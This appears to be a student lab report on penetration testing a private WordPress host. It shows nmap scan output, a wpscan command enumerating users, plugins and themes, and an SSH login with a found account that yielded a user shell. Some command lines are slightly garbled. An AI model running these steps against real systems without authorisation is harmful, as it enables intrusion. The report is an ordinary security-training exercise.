
```
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-22 18:38 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0020s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
root@Kali:~#
```

Exploits Used

Exploitation: WPScan

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - Wpscan
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - listed users and got us into the wordpress website
- Include a screenshot or command output illustrating the exploit.\
  - wpscan --url http://192.168.1.110/wordpress --wp-content-dir -ep -et -eu




```
______________________________________________________________


Scan Aborted: The url supplied 'http://1923.168.1.110/wordpress/' seems to
be down (Couldn't resolve host name)
root@Kali:/# wpscan --url http://192.168.1.110/wordpress --wp-content-dir -
ep -et -eu
______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu Jul 22 19:28:40 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
```

Exploitation: Port 22 - OpenSSH

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - SSH method to login to with user1 account that we found after doing the WPScan
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - We gained a user shell
- Include a screenshot or command output illustrating the exploit.
  - ssh.michael@192.168.1.110



